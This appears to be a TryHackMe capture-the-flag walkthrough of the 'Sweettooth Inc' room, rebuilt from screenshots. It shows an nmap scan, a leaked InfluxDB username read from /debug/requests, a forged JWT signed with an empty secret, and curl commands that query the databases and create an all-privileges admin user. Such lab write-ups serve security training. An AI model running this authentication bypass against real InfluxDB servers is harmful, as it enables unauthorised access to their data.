
Eric Mwenda

Sweettooth Inc

https://tryhackme.com/p/Ericm



Task 1

First is to deploy a start machine.

Task 2


Do a TCP portscan. What is the name of the database software running on one of these ports?

Ans: InfluxDB

To find this, I had to run an nmap scan.

Command used:-

nmap -sCV -vv -oN sweettooth.scan.txt 10.10.52.215


File Actions Edit View Help
root@kali: /home/coderic/Downloads/tryhackme
root@kali: /home/coderic/Downloads/tryhackme/sweettooth

```
Initiating NSE at 19:33
Completed NSE at 19:33, 0.00s elapsed
Nmap scan report for 10.10.52.215
Host is up, received echo-reply ttl 63 (0.27s latency).
Scanned at 2024-03-07 19:26:15 EAT for 433s
Not shown: 997 closed tcp ports (reset)
PORT     STATE SERVICE REASON         VERSION
111/tcp  open  rpcbind syn-ack ttl 63 2-4 (RPC #100000)
| rpcinfo:
|   program version    port/proto  service
|   100000  2,3,4        111/tcp   rpcbind
|   100000  2,3,4        111/udp   rpcbind
|   100000  3,4          111/tcp6  rpcbind
|   100000  3,4          111/udp6  rpcbind
|   100024  1          47722/udp6  status
|   100024  1          50212/udp   status
|   100024  1          54420/tcp   status
|_  100024  1          55889/tcp6  status
2222/tcp open  ssh     syn-ack ttl 62 OpenSSH 6.7p1 Debian 5+deb8u8 (protocol 2.0)
| ssh-hostkey:
|   1024 b0cec921658994527648ced8c8fcd4ec (DSA)
| ssh-dss AAAAB3NzaC1kc3MAAACBALOlP9Bx9VQxs4JDY8vovlJp+l+pPX2MGttzN2gGNYABXAVSF9CA14OituA5tcJd5/Nv3Ru3Xyu8Yo5SV0d82rd7L/NF5Relx+iiVF+bigo329wbV3wsIrRQGUYHXiMjAs8WqQR+XKjOm3q4QLVxe/jU1I1ddy6/xO4fL7nOSh3RAAAAFQDKuQDe9pQtmnqvJkZ7QuCGm31+vQ
AAAIBENh/MS3oHvz1tCC4nZYwdAYZMBj2It0gYCMvD0oSkqL9IMaP9DIt/5G3D9ARrZPeSP4CqhfryIGHS7t59RNdnc3ukEsfJPo23bPBwWdIW7HXp9XDqyY1kD6L3Tq0bpeXpeXt6FQ93rFxncZngFkCrMD4+YytS532qPHMPOWh75gAAAIA7TohVech8kWTh6KIMl2Y61s9cwUqwrTkqJIYMdZ73nP69FD0bw08vyr
dAwtVnsqRaNzsVVz9sBOOz3wmp/ZNI5NiuyA0UwEcxPj5k6jCn620gBpMEzVy6a8Ih3yRYHoiVMrQ/PIuoeIGxeYGckCorv8jSz2O3pq1Fnz23FRPH2A==
|   2048 7e8688fe424e94480aaadaab34613c6e (RSA)
| ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAABAQCbBmLBPg9mxkAdEbJGnz0v6Jzo4qdBcajkaIBKewKyz6OQTvyhVcDReSB2Dz0nl4mPCs3UN58hSNStCYXjZcpIBpqz2pHupVlqQ7u41Vo2W8u0nVFLt2U8JhTtA9wE6MA9GhitkN3Qorhxb3klCpSnWCDdcmkdNL0EYxZV53A52VWiNGX3vYkdMAKHAmp/VHvrsI
eHozqflL8vD2UIoDmxDJwgXJRsr2iGVU1fL/Bu/DwlPwJkm50ua99yPpZbvCS9EwWki76aEtZSbcM4WHzx33Oe3tLXLCfKc9CJdIW35nBvpe5Dxl7gLR/mCHp2iTpdx1FmpSf+JjO/m2vKwL4X
|   256 041c82f6a67453c9c46f25374cbf8ba8 (ECDSA)
| ecdsa-sha2-nistp256 AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAAABBBHufHfqIZHVEKYC/yyNS+vTt35iULiIWoFNSQP/Bm/v90QzZjsYU9MSt7xdlR/2LZp9VWk32nl5JL65tvCMImxc=
|   256 494bdce60407b6d5abc0b0a3428e87b5 (ED25519)
|_ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIJEYHtE8GbpGSlNB+/3IWfYRFrkJB+N9SmKs3Uh14pPj
8086/tcp open  http    syn-ack ttl 62 InfluxDB http admin 1.3.0
|_http-title: Site doesn't have a title (text/plain; charset=utf-8).
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

NSE: Script Post-scanning.
NSE: Starting runlevel 1 (of 3) scan.
Initiating NSE at 19:33
Completed NSE at 19:33, 0.00s elapsed
NSE: Starting runlevel 2 (of 3) scan.
Initiating NSE at 19:33
Completed NSE at 19:33, 0.00s elapsed
NSE: Starting runlevel 3 (of 3) scan.
Initiating NSE at 19:33
Completed NSE at 19:33, 0.00s elapsed
Read data files from: /usr/bin/../share/nmap
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 434.61 seconds
           Raw packets sent: 1689 (74.292KB) | Rcvd: 1007 (40.280KB)

┌──(root㉿kali)-[/home/coderic/Downloads/tryhackme/sweettooth]
└─# |
```


Database exploration and user flag

What is the database user you find?

By checking a few blogs, I was able to understand that this can be done by simply visiting the /debug/requests directory on port 8086.

Command used:- **curl http://10.10.235.46:8086/debug/requests**

Ans: o5yY6yya



```
root@kali: /home/coderic/Downloads/tryhackme/sweettooth
File  Actions  Edit  View  Help
coderic@kali: ~/Downloads/tryhackme    root@kali: /home/coderic/Downloads/tryhackme/sweettooth
Increasing send delay for 10.10.52.215 from 80 to 160 due to 11 out of 15 dropped probes since last increase.
Increasing send delay for 10.10.52.215 from 160 to 320 due to 11 out of 14 dropped probes since last increase.
Increasing send delay for 10.10.52.215 from 320 to 640 due to 11 out of 12 dropped probes since last increase.
Increasing send delay for 10.10.52.215 from 640 to 1000 due to 11 out of 11 dropped probes since last increase.
Nmap scan report for 10.10.52.215
Host is up, received echo-reply ttl 63 (0.27s latency).
Scanned at 2024-03-07 19:26:15 EAT for 433s
Not shown: 997 closed tcp ports (reset)
PORT     STATE SERVICE REASON         VERSION
111/tcp  open  rpcbind syn-ack ttl 63 2-4 (RPC #100000)
| rpcinfo:
|   program version    port/proto  service
|   100000  2,3,4        111/tcp   rpcbind
|   100000  2,3,4        111/udp   rpcbind
|   100000  3,4          111/tcp6  rpcbind
|   100000  3,4          111/udp6  rpcbind
|   100024  1          47722/udp6  status
|   100024  1          50212/udp   status
|   100024  1          54420/tcp   status
|_  100024  1          55889/tcp6  status
2222/tcp open  ssh     syn-ack ttl 62 OpenSSH 6.7p1 Debian 5+deb8u8 (protocol 2.0)
| ssh-hostkey:
|   1024 b0cec921658994527648ced8c8fcd4ec (DSA)
| ssh-dss AAAAB3NzaC1kc3MAAACBALOlP9Bx9VQxs4JDY8vovlJp+l+pPX2MGttzN2gGNYABXAVSF9CA14OituA5tcJd5/Nv3Ru3Xyu8Yo5SV0d82rd7L/NF5Relx+iiVF+bigo329wbV3wsIrRQGUYHXiMjAs8WqQR+XKjOm3q4QLVxe/jU1I1ddy6/xO4fL7nOSh3RAAAAFQDKuQDe9pQtmnqvJkZ7QuCGm31+vQ
AAAIBENh/MS3oHvz1tCC4nZYwdAYZMBj2It0gYCMvD0oSkqL9IMaP9DIt/5G3D9ARrZPeSP4CqhfryIGHS7t59RNdnc3ukEsfJPo23bPBwWdIW7HXp9XDqyY1kD6L3Tq0bpeXpeXt6FQ93rFxncZngFkCrMD4+YytS532qPHMPOWh75gAAAIA7TohVech8kWTh6KIMl2Y61s9cwUqwrTkqJIYMdZ73nP69FD0bw08vyr
dAwtVnsqRaNzsVVz9sBOOz3wmp/ZNI5NiuyA0UwEcxPj5k6jCn620gBpMEzVy6a8Ih3yRYHoiVMrQ/PIuoeIGxeYGckCorv8jSz2O3pq1Fnz23FRPH2A==
|   2048 7e8688fe424e94480aaadaab34613c6e (RSA)
| ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAABAQCbBmLBPg9mxkAdEbJGnz0v6Jzo4qdBcajkaIBKewKyz6OQTvyhVcDReSB2Dz0nl4mPCs3UN58hSNStCYXjZcpIBpqz2pHupVlqQ7u41Vo2W8u0nVFLt2U8JhTtA9wE6MA9GhitkN3Qorhxb3klCpSnWCDdcmkdNL0EYxZV53A52VWiNGX3vYkdMAKHAmp/VHvrsI
eHozqflL8vD2UIoDmxDJwgXJRsr2iGVU1fL/Bu/DwlPwJkm50ua99yPpZbvCS9EwWki76aEtZSbcM4WHzx33Oe3tLXLCfKc9CJdIW35nBvpe5Dxl7gLR/mCHp2iTpdx1FmpSf+JjO/m2vKwL4X
|   256 041c82f6a67453c9c46f25374cbf8ba8 (ECDSA)
| ecdsa-sha2-nistp256 AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAAABBBHufHfqIZHVEKYC/yyNS+vTt35iULiIWoFNSQP/Bm/v90QzZjsYU9MSt7xdlR/2LZp9VWk32nl5JL65tvCMImxc=
|   256 494bdce60407b6d5abc0b0a3428e87b5 (ED25519)
|_ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIJEYHtE8GbpGSlNB+/3IWfYRFrkJB+N9SmKs3Uh14pPj
8086/tcp open  http    syn-ack ttl 62 InfluxDB http admin 1.3.0
|_http-title: Site doesn't have a title (text/plain; charset=utf-8).
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Read data files from: /usr/bin/../share/nmap
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
# Nmap done at Thu Mar  7 19:33:29 2024 -- 1 IP address (1 host up) scanned in 434.61 seconds

┌──(coderic㉿kali)-[~/Downloads/tryhackme/sweettooth]
└─$ curl http://10.10.235.46:8086/debug/requests
{
"o5yY6yya:127.0.0.1": {"writes":2,"queries":2}
}
```


Flameshot
Hello, I'm here! Click icon in the tray to take a screenshot or click with a right button to see more options.

What was the temperature of the water tank at 1621346400 (UTC Unix Timestamp)?

Ans: 22.5

First is to try and access the Influx database.

Next step was to craft a JWT token using the JWT.IO site by setting up the following parameters: username: o5yY6yya, valid expiry date and empty secret key



https://jwt.io

Developers! Catch our webinar and see how to build with Auth0 in minutes. →

Algorithm: HS256

Encoded (PASTE A TOKEN HERE)

```
eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJzdWIiOiIxMjM0NTY3ODkwIiwidXNlcm5hbWUiOiJvNXlZNnl5YSIsImV4cCI6MTc0MTc5MDkxNX0.sp0g6KnXmWCqzLG_6x-NJIirvDON1RhLIQyT3Co4WXg
```

Decoded (EDIT THE PAYLOAD AND SECRET)

HEADER: ALGORITHM & TOKEN TYPE

```
{
  "alg": "HS256",
  "typ": "JWT"
}
```


PAYLOAD: DATA

```
  "sub": "1234567890",
  "username": "o5yY6yya",
  "exp": 1741790915
}
```

VERIFY SIGNATURE

```
HMACSHA256(
  base64UrlEncode(header) + "." +
  base64UrlEncode(payload),
```

To get a valid expiry stamp date I used the tool EpochConverter.


EpochConverter

Epoch & Unix Timestamp Conversion Tools

The current Unix epoch time is 1710255145

Convert epoch to human-readable date and vice versa

1710254915 [Timestamp to Human date] [batch convert]

Supports Unix timestamps in seconds, milliseconds, microseconds and nanoseconds.

Yr	Mon	Day	Hr	Min	Sec		
2025	3	12	2	48	35	PM	GMT

[Human date to Timestamp]


Epoch timestamp: 1741790915
Timestamp in milliseconds: 1741790915000
Date and time (GMT): Wednesday, March 12, 2025 2:48:35 PM
Date and time (your time zone): Wednesday, March 12, 2025 5:48:35 PM GMT+03:00

Tue, 12 Mar 2024 14:48:36 GMT [Human date to Timestamp] [batch convert]

Input format: RFC 2822, D-M-Y, M/D/Y, Y-M-D, etc. Strip 'GMT' to convert to local time.


Now that I have a valid JWT token next was to check if it works by quering available databases.

Command Used:- **curl -G 'http://10.10.235.46:8086/query?' --data-urlencode 'q=SHOW DATABASES;' --header 'Authorization: Bearer eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJzdWIiOiIxMjM0NTY3ODkwIiwidXNlcm5hbWUiOiJvNXlZNnl5YSIsImV4cCI6MTc0MTc5MDkxNX0.sp0g6KnXmWCqzLG_6x-NJIirvDON1RhLIQyT3Co4WXg' | jq**


```
root@kali: /home/coderic/Downloads/tryhackme/sweettooth
{
  "error": "token expiration required"
}

┌──(root㉿kali)-[/home/coderic/Downloads/tryhackme/sweettooth]
└─# curl -G 'http://10.10.235.46:8086/query?' --data-urlencode 'q=SHOW DATABASES;'  --header 'Authorization: Bearer eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJzdWIiOiIxMjM0NTY3ODkwIiwidXNlcm5hbWUiOiJvNXlZNnl5YSIsImV4cCI6MTc0MTc5MDkxNX0.sp0g6KnXmWCqzLG_6x-NJIirvDON1RhLIQyT3Co4WXg' | jq
  % Total    % Received % Xferd  Average Speed   Time    Time     Time  Current
                                 Dload  Upload   Total   Spent    Left  Speed
100   150    0   150    0     0    237      0 --:--:-- --:--:-- --:--:--   237
{
  "results": [
    {
      "statement_id": 0,
      "series": [
        {
          "name": "databases",
          "columns": [
            "name"
          ],
          "values": [
            [
              "creds"
            ],
            [
              "docker"
            ],
            [
              "tanks"
            ],
            [
              "mixer"
            ],
            [
              "_internal"
            ]
          ]
        }
      ]
    }
  ]
}

┌──(root㉿kali)-[/home/coderic/Downloads/tryhackme/sweettooth]
└─# |
```

I also wanted to show the contents of the series.

Command used:- **curl -G 'http://10.10.235.46:8086/query?' --data-urlencode "db=mixer" --data-urlencode 'q=SHOW SERIES' -H 'Authorization: Bearer eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJzdWIiOiIxMjM0NTY3ODkwIiwidXNlcm5hbWUiOiJvNXlZNnl5YSIsImV4cCI6MTc0MTc5MDkxNX0.sp0g6KnXmWCqzLG_6x-NJIirvDON1RhLIQyT3Co4WXg' | jq**



File Actions Edit View Help
coderic@kali: ~/Downloads/tryhackme
root@kali: /home/coderic/Downloads/tryhackme

```
            "tanks"
          ],
          [
            "mixer"
          ],
          [
            "_internal"
          ]
        ]
      }
    ]
  }
  ]
}

┌──(root㉿kali)-[/home/coderic/Downloads/tryhackme]
└─# curl -G 'http://10.10.235.46:8086/query?' --data-urlencode "db=mixer" --data-urlencode 'q=SHOW SERIES'  -H 'Authorization: Bearer eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJzdWIiOiIxMjM0NTY3ODkwIiwidXNlcm5hbWUiOiJvNXlZNnl5YSIsImV4cCI6M
TcOMTc5MDkxNX0.sp0g6KnXmWCqzLG_6x-NJIirvDON1RhLIQyT3Co4WXg' | jq
  % Total    % Received % Xferd  Average Speed   Time    Time     Time  Current
                                 Dload  Upload   Total   Spent    Left  Speed
100    91    0    91    0     0    158      0 --:--:-- --:--:-- --:--:--   157
{
  "results": [
    {
      "statement_id": 0,
      "series": [
        {
          "columns": [
            "key"
          ],
          "values": [
            [
              "mixer_stats"
            ]
          ]
        }
      ]
    }
  ]
}
```

My next big step was to add a user and password in the database and try to login with the created credentials.

Command Used:- **curl -X POST 'http://10.10.235.46:8086/query?' --data-urlencode "q=CREATE USER admin with PASSWORD 'admin123' with ALL PRIVILEGES" -H 'Authorization: Bearer eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJzdWIiOiIxMjM0NTY3ODkwIiwidXNlcm5hbWUiOiJvNXlZNnl5YSIsImV4cCI6MTc0MTc5MDkxNX0.sp0g6KnXmWCqzLG_6x-NJIirvDON1RhLIQyT3Co4WXg'**

